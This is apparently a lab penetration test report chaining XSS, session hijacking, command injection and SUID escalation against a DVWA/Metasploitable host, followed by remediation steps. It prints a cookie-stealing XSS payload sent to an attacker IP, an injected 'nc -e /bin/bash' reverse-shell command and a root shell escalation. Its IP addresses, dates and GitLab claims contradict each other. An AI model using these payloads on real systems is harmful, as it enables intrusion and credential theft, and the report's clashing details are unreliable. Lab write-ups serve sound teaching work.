

## Title

Chained Exploit on Web Server — Full Penetration Test Assessment

## Scope

- Target Host: **192.168.1.104**
  - Environment: DVWA / GitLab vulnerable instance
  - Objective: Demonstrate real-world chained attack scenario from web exploit → system compromise.
- 

## 1. Executive Summary

During the assessment of the server at **192.168.1.104**, a chained exploit was successfully executed that compromised both the web application and underlying operating system. The attack began with cross-site scripting (XSS), followed by authenticated session impersonation, leading to code execution and eventual escalation to root privileges. Furthermore, a Python Proof-of-Concept (PoC) exploiting **CVE-2021-22205** was customized, enabling remote command execution due to improper input validation in GitLab's image handling functionality. The vulnerabilities demonstrate severe misconfigurations and lack of sanitization, ultimately resulting in total system breach.

---

## 2. Attack Chain Overview

### Step 1 — Reconnaissance

Performed scanning using:

```
nmap -sV -A 192.168.0.104
```

Finding included:

- Web server found running

- GitLab component exposed
  - Ports enabling remote exploitation

Kalua (Snapshot 1) [Running] - Oracle VirtualBox

File Machine View Input Devices Help

shlo@shlokjadhav: ~

```
shlo@shlokjadhav: ~
$ nmap -A -p- 192.168.0.104
Starting Nmap 7.95 ( https://nmap.org ) at 2023-11-26 15:49 +0530
Nmap scan report for 192.168.0.104
Host is up (0.0023s latency).
Not shown: 65505 closed tcp ports (res
PORT      STATE SERVICE VERSION
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd (broken: could not bind listening IPv4 socket)
22/tcp    open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   | 2048 60:0fcfe1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   | 2048 56:56:24:0f:21:1d:de:a7:2bae:61:b1:24:3d:s8:f3 (RSA)
| 23/tcp    open  telnet  Linuxtelnet
| 25/tcp    open  smtp   Postfix smtpd
|_ssl-date: 2025-11-26T10:22:19+00:00; +2s from scanner time.
| sslv2:
|   | SSLv2 supported
|   | ciphers:
|   |   | SSL2_DES_192_EDE3_CBC_WITH_MD5
|   |   | SSL2_RC4_128_EXPORT40_WITH_MD5
|   |   | SSL2_DES_64_CBC_WITH_MD5
|   |   | SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|   |   | SSL2_RC2_128_CBC_WITH_MD5
|   |_SSL2_RC4_128_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
```

## Step 2 — XSS Vulnerability Injection

Inserted malicious payload into the DVWA input field:


```
<script>new  
Image().src="http://192.168.0.105/?cookie="+document.cookie</script>
```

## Result:

- Captured admin session ID via cookie exfiltration



- Successful authentication bypass




## Step 3 — Session Hijacking

Using stolen `PHPSESSID`, browser cookie was replaced via Cookie Editor extension.

Result:

- Gained admin-level web access
- No password required



---

## Step 4 — Reverse Shell & RCE

Using admin interface, executed command injection payload:


```
127.0.0.1; nc -e /bin/bash 192.168.0.105 4444
```

Attacker listener:

```
nc -lvp 4444
```

Outcome:

- Remote shell obtained
- User: www-data



The screenshot shows a terminal window titled "Kalua (Snapshot 1) [Running] - Oracle VirtualBox". The terminal output is as follows:

```
www-data@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
www-data@metasploitable:~$ ls -la /usr/bin/
total 123232
drwxr-xr-x 2 root root 36864 May 20 2012 .
drwxr-xr-x 12 root root 4096 Apr 28 2010 ..
-rw-rxr-xr-x 1 root root 39 Feb 4 2008 7z
-rwxr-xr-x 1 root root 40 Feb 4 2008 7za
-rw-rxr-xr-x 1 root root 274 Mar 10 2010 822-date
-rw-rxr-xr-x 1 root root 11160 Apr 22 2008 Esetroot
-rw-rxr-xr-x 1 root root 3656 Apr 22 2008 Etbg
-rw-rxr-xr-x 1 root root 2665 Apr 22 2008 Etbg_update_list
-rw-rxr-xr-x 1 root root 2100 Apr 22 2008 Etccolors
-rwxr-sr-x 1 root utmp 3192 Apr 22 2008 Eterm
-rw-rxr-xr-x 1 root root 713 Apr 22 2008 Etsearch
-rwxr-xr-x 1 root root 4248 Apr 22 2008 Ettable
lrwxrwxrwx 1 root root 11 Apr 28 2010 GET -> lwp-request
lrwxrwxrwx 1 root root 11 Apr 28 2010 HEAD -> lwp-request
lrwxrwxrwx 1 root root 11 Apr 28 2010 POST -> lwp-request
```

---

## Step 5 — Privilege Escalation

SUID enumeration:

```
find / -perm -4000 -type f 2>/dev/null
```

Discovered exploitable binary (example):

```
/usr/bin/find
```

Elevated to root:

```
find . -exec /bin/sh -p \; -quit
```

Final identity:

```
whoami → root
```

Result:

- ✓ Full system compromise achieved.
- 

## 3. Python PoC Customization Summary

A Python exploit for **CVE-2021-22205** from Exploit-DB was modified to:

- support HTTPS
- allow arbitrary shell command injection
- handle server responses correctly
- adjust target endpoint formatting
- allow persistence via reverse shell callback

This enabled seamless RCE without manual HTTP crafting.

---

## 4. Affected CVE

### **CVE-2021-22205**

- Severity: **Critical** — **CVSS 10.0**
- Affected system: GitLab CE/EE

- Bug: Improper EXIF image handling
- Result: Unauthenticated RCE

Impact:

- Attack does not require valid user credentials
  - Full OS-level access
  - Allows uploading and executing malicious file payloads
- 

## 5. Risk Assessment

Threat	Risk	Impact
XSS + Cookie theft	High	Account takeover
Session Hijacking	High	Privilege escalation
Command Injection	Critical	Arbitrary code execution
SUID Privilege Escalation	Critical	Root access
CVE-2021-22205 Exploit	Critical	Full remote compromise

**Total Risk: CRITICAL**

---

## 6. Evidence Captured

- Admin session ID extracted
- Hijacked authenticated session access
- Reverse shell access recorded
- Root-level commands executed
- /etc/passwd & /etc/shadow readable

---

## 7. Remediation & Recommendations

### Immediate Fixes

1. Update GitLab to patched version (post-2021 security release)
2. Implement strict input validation and MIME-type enforcement
3. Restrict session cookie scope with:
  - o `HttpOnly`
  - o `Secure`
  - o `SameSite=Strict`
4. Disable SUID on binaries:

```
chmod -s /usr/bin/find
chmod -s /usr/bin/nmap
```

5. Enable Web Application Firewall (WAF)
6. Enforce Content-Security-Policy headers
7. Rotate all service credentials
8. Force logout of all active sessions

---

## 8. Final Conclusion

The assessment demonstrated that the server exposed multiple critical vulnerabilities that, when chained, allowed an attacker to move from minor UI injection to complete root-level OS takeover. This represents real-world adversary behavior and proves that compromised web vulnerabilities can directly lead to total infrastructure compromise if insufficient security controls exist. Immediate remediation must be applied before exposure to hostile actors.

